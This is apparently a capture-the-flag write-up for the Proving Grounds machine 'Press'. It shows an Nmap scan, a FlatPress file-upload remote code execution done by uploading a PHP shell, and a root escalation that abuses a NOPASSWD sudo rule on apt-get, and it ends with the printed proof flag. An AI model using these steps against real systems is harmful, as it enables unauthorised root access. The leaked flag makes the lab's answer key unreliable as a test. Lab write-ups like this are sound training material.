

Proving Grounds Practice 40

Proving Grounds Practice — press

The Attack


```
# Nmap 7.94SVN scan initiated Tue Jan 23 14:26:37 2024 as: nmap -sCVS -vvv -oA nmap/press 192.168.166.29
Nmap scan report for 192.168.166.29
Host is up, received echo-reply ttl 61 (0.27s latency).
Scanned at 2024-01-23 14:26:38 WIB for 30s
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|_  3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
|_  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDNEBgprJqVJa8R95Wkbo3cemB4fdRzos+v750LtPeNrs+IJQn5jcg5L89Tx4junU+AXzLflrMVo55gbuKeNTDlFRU9ltIu4AU+f
4kMep4q7rFK6dTh1RtQ9nsJFhh6yw8Fmdg7r4uohqH70UJurVwVNWfQtr/86e4VSSoITLMQPZrZFVvoSsjyL8LE0Dt1qznoLWudMD95Eo1YFSPID5VcS0kSElfYigjSr+9bNSdLzAof3
AiaTmEwGSWz1dVpp5Fgb6YVy6E4o09ASuD9Q1JWuRmnn8uiHF/nPLs2LC2+rh3nPLXLv+MG/zUfQCrdRE=
|_  256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBcuHhvrIBs53SApXKZYHwB1ph50K03Pot8Y+WvTvHZ5YgRagAEU5eSnGkrnziCuvDW
|_  256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN4MSEXnpONsc0ANUT6rFQPWsoVmRW4hrpSRq++xyfM9
80/tcp    open  http      syn-ack ttl 61 Apache httpd 2.4.56 ((Debian))
|_ http-title: LUGX Gaming Shop HTML5 Template
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
8089/tcp  open  http      syn-ack ttl 61 Apache httpd 2.4.56 ((Debian))
|_ http-favicon: Unknown favicon MD5: 315957B26C1BD8805590E36985990754
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: FlatPress
|_ http-generator: FlatPress fp-1.2.1
|_ http-server-header: Apache/2.4.56 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap discovers port 22, 80, and 8089.



- http-generator: It indicates the **software or tool** used to create the page or site.

```
1  HTTP/1.1 200 OK
2  ...
3  Generator: Flatpress fp-1.2.1
4  ...
```

Template on port 80.




Flatpress CMS on port 8089.




<https://github.com/flatpressblog/flatpress/issues/152>

There's an RCE for this <https://github.com/flatpressblog/flatpress/issues/152>.

Follow the steps on the Github issues (upload shell.php to the uploader feature).



Surely, we got code execution.



```

www-data@debian:/var/www$ sudo -l
sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on debian:
    (ALL) NOPASSWD: /usr/bin/apt-get
www-data@debian:/var/www$ █

```

There's sudo on `/usr/bin/apt-get`.



apt get | GTFOBins

https://gtfobins.github.io/gtfobins/apt-get/?source=post_page-----284c624ba447-----...

```

www-data@debian:/var/www$ sudo -l
sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on debian:
    (ALL) NOPASSWD: /usr/bin/apt-get
www-data@debian:/var/www$ sudo -u root /usr/bin/apt-get changelog apt
sudo -u root /usr/bin/apt-get changelog apt
Get:1 store: apt 2.2.4 Changelog
Fetched 487 kB in 0s (0 B/s)
root@debian:/var/www# cd ~
cd ~
root@debian:~# s
ls
email8.txt  proof.txt
root@debian:~# cat proof.txt
cat proof.txt
820e1b64152735608fe2eb5a5e8bdeea
root@debian:~# █
[0] 0:sudo*Z

```

1 proof.txt: 820e1b64152735608fe2eb5a5e8bdeea